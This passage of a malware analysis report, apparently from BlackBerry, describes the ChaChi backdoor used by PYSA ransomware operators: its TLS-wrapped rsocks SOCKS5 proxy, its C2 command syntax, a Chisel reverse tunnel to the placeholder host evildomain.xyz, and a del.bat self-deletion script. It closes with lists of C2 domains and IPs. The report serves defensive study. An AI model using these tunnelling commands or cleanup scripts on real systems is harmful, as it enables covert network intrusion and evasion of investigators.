
The developers of ChaChi again opted to avoid reinventing the wheel when they decided to add SOCKS proxy functionality into ChaChi. They have borrowed yet more code, this time from what appears to be rsocks.

“Rsocks” is a reverse SOCKS5 client and server, but only the server-side code has been integrated into ChaChi. A default rsocks build does not offer any form of encryption of the traffic traversing the proxy, so the ChaChi authors decided to add that functionality to their version of the code. They did this by swapping out the standard call to “net.Dial” with the more secure alternative “crypto[.]tls[.]DialWithDialer”, which encrypts the proxied traffic using TLS:



```
func connectForSocks(address string) error {
        server, err := socks5.New(&socks5.Config{})
        if err != nil {
                return err
        }

        var conn net.Conn
        log.Println("Connecting to far end")
        conn, err = net.Dial("tcp", address)
        if err != nil {
                return err
        }
```


Figure 34 - Original rsocks source code with "net.Dial".



```
mov     [rsp+0F0h+var_E8], rcx ; tcp
mov     [rsp+0F0h+var_E0], rax ; tcp length
mov     rax, [rsp+0F0h+arg_0]
mov     [rsp+0F0h+var_D8], rax ; IP:PORT
mov     rax, [rsp+0F0h+arg_8]
mov     [rsp+0F0h+var_D0], rax ; IP: PORT length
mov     rax, [rsp+0F0h+var_90]
mov     [rsp+0F0h+var_C8], rax ; ptr to net.Dialer
call    crypto_tls_DialWithDialer
mov     rax, [rsp+0F0h+var_C0]
```

Figure 35 - Modified "rsocks" with added TLS encryption.


When the ChaChi operators wish to start the proxy server on the infected host, the expected command structure would look like the example in the picture below. In the case of the reverse SOCKS5 proxy, a command ID of 2 or 3 is accepted, because both have the exact same effect:



```
2///client_address///port
```

Figure 36 - Reverse SOCKS5 Proxy Command Structure.


The client address can take the form of an IP or domain. The example in the image below is trying to connect to a client listening on the same machine (i.e., 127.0.0.1) and port 8080. This is the equivalent of running “*rsocks -connect 127.0.0.1:8080*”. In the case of the ChaChi operators, the “127.0.0.1” could also be replaced by one of their public C2 IPs or domains:



```
2///127.0.0.1///8080
```

Figure 37 - Reverse SOCKS5 proxy command example.

Base64 encoding is not a requirement for the reverse socks proxy. ChaChi simply parses out the client address and port, joins them with a colon, and passes that new string to the reverse SOCKS5 proxy setup code that sets up the proxy session:




```
00000000007BC8AC   48:8B53 20            mov rdx,qword ptr ds:[rbx+20]
00000000007BC8B0   48:8B5B 28            mov rbx,qword ptr ds:[rbx+28]            rbx:"127.0.0.1:8080"
00000000007BC8B4   48:C70424 00000000    mov qword ptr ss:[rsp],0
00000000007BC8BC   48:897C24 08          mov qword ptr ss:[rsp+8],rdi
00000000007BC8C1   48:897424 10          mov qword ptr ss:[rsp+10],rsi            [rsp+10]:"127.0.0.1:8080"
00000000007BC8C6   48:894424 18          mov qword ptr ss:[rsp+18],rax
00000000007BC8CB   48:894C24 20          mov qword ptr ss:[rsp+20],rcx
00000000007BC8D0   48:895424 28          mov qword ptr ss:[rsp+28],rdx
00000000007BC8D5   48:895C24 30          mov qword ptr ss:[rsp+30],rbx
00000000007BC8DA   E8 8113C9FF           call <svchost.concatstring3>
00000000007BC8DF   48:8B4424 38          mov rax,qword ptr ss:[rsp+38]            [rsp+38]:"127.0.0.1:8080"
00000000007BC8E4   48:8B4C24 40          mov rcx,qword ptr ss:[rsp+40]
00000000007BC8E9   C70424 10000000       mov dword ptr ss:[rsp],10
00000000007BC8F0   48:8D15 79970F00      lea rdx,qword ptr ds:[8B6070]            ptr to go routine for rsocks proxy
00000000007BC8F7   48:895424 08          mov qword ptr ss:[rsp+8],rdx
00000000007BC8FC   48:894424 10          mov qword ptr ss:[rsp+10],rax            [rsp+10]:"127.0.0.1:8080"
00000000007BC901   48:894C24 18          mov qword ptr ss:[rsp+18],rcx
RIP 00000000007BC906   E8 553CC8FF       call <svchost.runtime_newproc>
00000000007BC90B ^ E9 88FEFFFF           jmp svchost.7BC798
```

Figure 38 - Passing parsed “client:port” string to reverse socks Go routine.


With a SOCKS5 proxy session established, the ChaChi operators can now run tools such as nmap through the proxy in order to scan the compromised internal network. As this is a reverse proxy, it is the server component that initiates the connection to the client. This is obviously the better option for the operators of ChaChi, because they will be operating from behind enemy lines, so to speak.

It is notable that the string “Starting server” from rsocks is not present in ChaChi. Instead, it is replaced with “Starting client”, which appears in other Golang-base SOCKS proxy code such as the rclient component of rsockstun. It is possible that this is a remnant of experimentation during the development process, as the first iteration of ChaChi was confirmed by BlackBerry analysts as using go-socks5, which is yet another Golang based SOCKS5 server. This indicates that ChaChi developers seem take what they require and leave what they don’t:



```
log.Println("Starting server")
session, err = yamux.Server(conn, nil)
```

Figure 39 - Default "Starting server" string.




```
mov     [rsp+0F0h+var_88], rax
call    decode_Starting_client
call    runtime_convTstring
mov     rax, [rsp+0F0h+var_E0]
xorps   xmm0, xmm0
movups  [rsp+0F0h+var_78], xmm0
lea     rcx, c2_decode_sub_value
mov     qword ptr [rsp+0F0h+var_78], rcx
mov     qword ptr [rsp+0F0h+var_78+8], rax
lea     rax, [rsp+0F0h+var_78]
mov     [rsp+0F0h+var_F0], rax
mov     [rsp+0F0h+var_E8], 1
mov     [rsp+0F0h+var_E0], 1
call    log_Println
```

Figure 40 - Modified "Starting client" string.

New C2 Session

Command ID 4 triggers a new C2 session. No other arguments are expected or even parsed if they should be provided. This option would be useful in the event of a session timeout or if the session has become unresponsive and the attackers wanted to establish a fresh session. The other choice that is made is whether to connect over DNS or HTTP, but this is automatically determined by which connection protocol was successful in earlier attempts, rather than through any external action:



```
lea     rax, ptr_to_c2_domain
mov     qword ptr [rsp+0D0h+var_D0], rax ; ptr to targetDomain
mov     rax, cs:ptr_to_c2_domain
mov     rcx, qword ptr cs:xmmword_C09D28
mov     qword ptr [rsp+0D0h+var_D0+8], rax ; targetDomain
mov     [rsp+0D0h+var_C0], rcx ; targetDomain length
call    Connect_C2_Server_over_DNS
jmp     loc_7BC798
```

```
loc_7BCCB2:
lea     rax, ptr_to_c2_ip
mov     qword ptr [rsp+0D0h+var_D0], rax ; ptr to target IP
mov     rax, cs:ptr_to_c2_ip
mov     rcx, qword ptr cs:xmmword_C09EE8
mov     qword ptr [rsp+0D0h+var_D0+8], rax ; target IP
mov     [rsp+0D0h+var_C0], rcx ; target IP length
movzx   eax, word ptr cs:xmmword_C09EE8+8
mov     word ptr [rsp+0D0h+var_B8], ax
call    Connect_C2_Server_over_HTTP
jmp     loc_7BC798
```

Figure 41 - Command ID 4 triggers a new C2 Connection over DNS or HTTP.


Chisel Client

Chisel is an application that simplifies port-forwarding and is useful in scenarios where an attacker might not have access to an SSH client or server, as SSH is normally the tool of choice for port-forwarding when it’s available. However, the majority of Windows operating systems either do not have it installed, or it is disabled by default.

Port-forwarding also has some other benefits that would prove useful to the authors of ChaChi, which is potentially why they decided to include the Chisel client in their backdoor.

As described by its README on GitHub, “*Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH … Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.*”.


The Chisel client is activated using command ID 7. It expects to receive the IP or a domain name of the Chisel server and a port. As we will see later, this is exposed on the Chisel Server (which is the attacker’s box) that will be forwarded to the local SOCKS port, which is 1080:



```
7///evildomain.xyz///1337
```

Figure 42 - Chisel command example structure.


ChaChi will parse the address of the Chisel server and prepend it with http://, then append it with “:443”:



```
00000000007BCD53   0F86 C8000000        jbe svchost.7BCE21
00000000007BCD59   48:8B9424 A0000000   mov rdx,qword ptr ss:[rsp+A0]
00000000007BCD61   48:8B5A 10           mov rbx,qword ptr ds:[rdx+10]     rbx:"http://evildomain.xyz:443"
00000000007BCD65   48:8B72 18           mov rsi,qword ptr ds:[rdx+18]
00000000007BCD69   48:C70424 00000000   mov qword ptr ss:[rsp],0
00000000007BCD71   48:8BBC24 B0000000   mov rdi,qword ptr ss:[rsp+B0]     [rsp+B0]:"http://"
00000000007BCD79   48:897C24 08         mov qword ptr ss:[rsp+8],rdi      [rsp+8]:"http://"
00000000007BCD7E   48:8BBC24 88000000   mov rdi,qword ptr ss:[rsp+88]
00000000007BCD86   48:897C24 10         mov qword ptr ss:[rsp+10],rdi
00000000007BCD8B   48:895C24 18         mov qword ptr ss:[rsp+18],rbx
00000000007BCD90   48:897424 20         mov qword ptr ss:[rsp+20],rsi
00000000007BCD95   48:894424 28         mov qword ptr ss:[rsp+28],rax     [rsp+28]:":443"
00000000007BCD9A   48:894C24 30         mov qword ptr ss:[rsp+30],rcx
00000000007BCD9F   E8 BC0EC9FF          call svchost.44DC60
RIP 00000000007BCDA4   48:8B4424 38     mov rax,qword ptr ss:[rsp+38]     [rsp+38]:"http://evildomain.xyz:443"
```

Figure 43 - Constructing the Chisel Server Address.


The provided port is concatenated with two other decoded strings to form a string that takes the form “*R:0.0.0.0:<port>:socks*”:



```
mov     [rsp+120h+R_address], rcx ; R:0.0.0.0:
mov     rcx, [rsp+120h+var_A8]
mov     [rsp+120h+R_address_length], rcx ; R:0.0.0.0: length
mov     rcx, [rsp+120h+arg_10]
mov     [rsp+120h+port], rcx ; port
mov     rcx, [rsp+120h+arg_18]
mov     [rsp+120h+port_length], rcx ; port length
mov     rcx, [rsp+120h+var_58]
mov     [rsp+120h+socks], rcx ; :socks
mov     rcx, [rsp+120h+var_B0]
mov     [rsp+120h+socks_length], rcx ; :socks length
call    runtime_concatstring3 ; result = R:0.0.0.0:<port>:socks
mov     rax, [rsp+120h+var_E8]
mov     rcx, [rsp+120h+var_E0]
mov     rdi, [rsp+120h+var_68]
```

Figure 44 - Construction Chisel Port Forwarding String.

The constructed components are passed to a function that generates a new Chisel client, which – if it were run with a standalone Chisel binary – would look something like this:



```
chisel client http://evildomain.xyz:443 R:0.0.0.0:1337:socks
```

Figure 45 - Equivalent Chisel Command.


In effect, this will establish a reverse port forwarding connection to the Chisel server located at evildomain[.]xyz and listening on port 443. It will forward any connections made to the server port 1337 to the local socks port, 1080, on the compromised host.

Because address “0.0.0.0” is specified as the local address on the server side, this would allow access to port 1337 from any interface on the server rather than just localhost. This should therefore allow the attackers to connect from anywhere on the Internet via evildomain[.]xyz:1337 directly into the compromised network and have their traffic emerge on port 1080.

Should they wish to, they could even have the rsocks server connect out via the Chisel tunnel. An interesting point here is that the ChaChi operators have hard coded some of the strings used in this Chisel command string, namely the use of “HTTP” and port “443”. This would cause HTTP traffic to traverse the network on a non-standard port (i.e., 443) which might be a red flag to an observant network analyst.

Uninstalling the Backdoor


As with command ID 4, command ID 9 does not expect any further arguments to be supplied. When the ChaChi operators execute command 9, it undertakes the process of uninstalling itself from the infected host machine. This is done in two stages. The first step involves deletion of the previous installed service using the Windows utility “sc”:



```
mov     [rsp+0D8h+var_D8], rax
mov     [rsp+0D8h+var_D0], 4
mov     [rsp+0D8h+var_C8], 4
call    Execute_OS_Command_Get_Output ; cmd sc delete javaJDBC
call    Execute_Powershell_Get_TempDir ; powershell $env:tmp
mov     rax, [rsp+0D8h+var_D8]
```

Figure 46 - Use "sc" to delete service then get temp path.

As can be seen above, immediately following the service deletion, ChaChi retrieves the path to the %TEMP% directory using PowerShell. This is done because ChaChi will create and write a batch file, “del.bat”, to the temp directory that will carry out the task of deleting the ChaChi binary from its location on disk:



```
:Repeat
del "C:\Windows\Temp\svchost.exe"
if exist "C:\Windows\Temp\svchost.exe" goto Repeat
DEL "%!~(MISSING)f0"
exit
```

Figure 47 - Contents of "del.bat" used to delete ChaChi binary.

This command is of particular use to the ChaChi operators because, once they have completed their objectives within the compromised environment, they want to cover their tracks.

Network Infrastructure

Analysis of extracted networking indicators of compromise (IOCs) can yield some information that can be used as TTPs, and which hint at past (and potentially even current) targets. By mapping out a timeline of first-seen dates for domains extracted from ChaChi binaries, we can observe a period of time from late 2019 up to the first quarter of 2021 where the PYSA operators were most active.

A total of 19 new domains were created in that period, which acted as the C2 for ChaChi. From our data, ChaChi domains can and have been created several months prior to an actual attack taking place. The same ChaChi binaries, and therefore domains, were even used in multiple attacks:




Figure 48 - Timeline of Domains by first-seen dates.

When we dig only a little deeper into these domains, we see what could be used as a TTP for the PYSA operators; their overwhelming preference for using the domain name registrar *Namecheap*:

Domain	Registrar
starhouse[.]xyz	Namecheap Inc.
dowax[.]xyz	Namecheap Inc.
ntservicepack[.]com	OVH Hosting
reportservicefuture[.]website	Namecheap Inc.
spm[.]best	Namecheap Inc.
blitz[.]best	Namecheap Inc.
accounting-consult[.]xyz	Namecheap Inc.
statistics-update[.]xyz	Namecheap Inc.
sbvjhs[.]club	Namecheap Inc.
sbvjhs[.]xyz	Namecheap Inc.
wiki-text[.]xyz	Namecheap Inc.
visual-translator[.]xyz	Namecheap Inc.
firefox-search[.]xyz	Namecheap Inc.

serchtext[.]xyz	Namecheap Inc.
englishdict[.]xyz	Namecheap Inc.
englishdialoge[.]xyz	Namecheap Inc.
english-breakfast[.]xyz	Namecheap Inc.
pump-online[.]xyz	Namecheap Inc.
cvar99[.]xyz	Namecheap Inc.
productoccup[.]tech	Namecheap Inc.
transnet[.]wiki	Namecheap Inc.

Table 2 - Mapping of Domains to Registrars.


Taking the IP Addresses from ChaChi binaries and mapping them to their respective ASNs and Regions, we can see IP addresses based in either Romania or Germany account for over 50% of the total. Approximately 60% of the IP addresses are sourced from just two ASNs:

IP ADDRESS	ASN	Region
23.83.133[.]136	AS19148 - LEASEWEB-USA	U.S.
172.96.189[.]167	AS20068 - HAWKHOST	CA
172.96.189[.]22	AS20068 - HAWKHOST	CA
172.96.189[.]246	AS20068 - HAWKHOST	CA
198.252.100[.]37	AS20068 - HAWKHOST	CA
185.185.27[.]3	AS201206 - LINEVAST	DE
160.20.147[.]184	AS30823 - COMBAHTON	DE
45.147.228[.]49	AS30823 - COMBAHTON	DE
45.147.229[.]29	AS30823 - COMBAHTON	DE
45.147.230[.]162	AS30823 - COMBAHTON	DE
45.147.230[.]212	AS30823 - COMBAHTON	DE
185.186.245[.]85	AS40824 - WZCOM-US	U.S.
185.183.96[.]147	AS60117 - HS	NL
194.5.249[.]137	AS64398 - NXTHOST	RO
194.5.249[.]138	AS64398 - NXTHOST	RO
194.5.249[.]139	AS64398 - NXTHOST	RO
194.5.249[.]18	AS64398 - NXTHOST	RO
194.5.249[.]180	AS64398 - NXTHOST	RO
194.5.250[.]151	AS64398 - NXTHOST	RO
194.5.250[.]162	AS64398 - NXTHOST	RO
194.5.250[.]216	AS64398 - NXTHOST	RO
193.239.84[.]205	AS9009	GB
193.239.85[.]55	AS9009	RO
37.120.140[.]184	AS9009	RO
37.120.140[.]247	AS9009	RO
37.120.145[.]208	AS9009	DK
86.106.20[.]144	AS9009	NL
89.38.225[.]208	AS9009	SG
89.41.26[.]173	AS9009	U.S.
194.187.249[.]102	AS9009	FR
194.187.249[.]138	AS9009	FR
37.221.113[.]66	AS9009	GB

Table 3 - IP to ASN and Region Mapping.

BlackBerry researchers continuously track and monitor C2 servers by using a variety of fingerprinting and discovery techniques, storing all discovered C2 infrastructure in our internal Threat Intelligence systems.

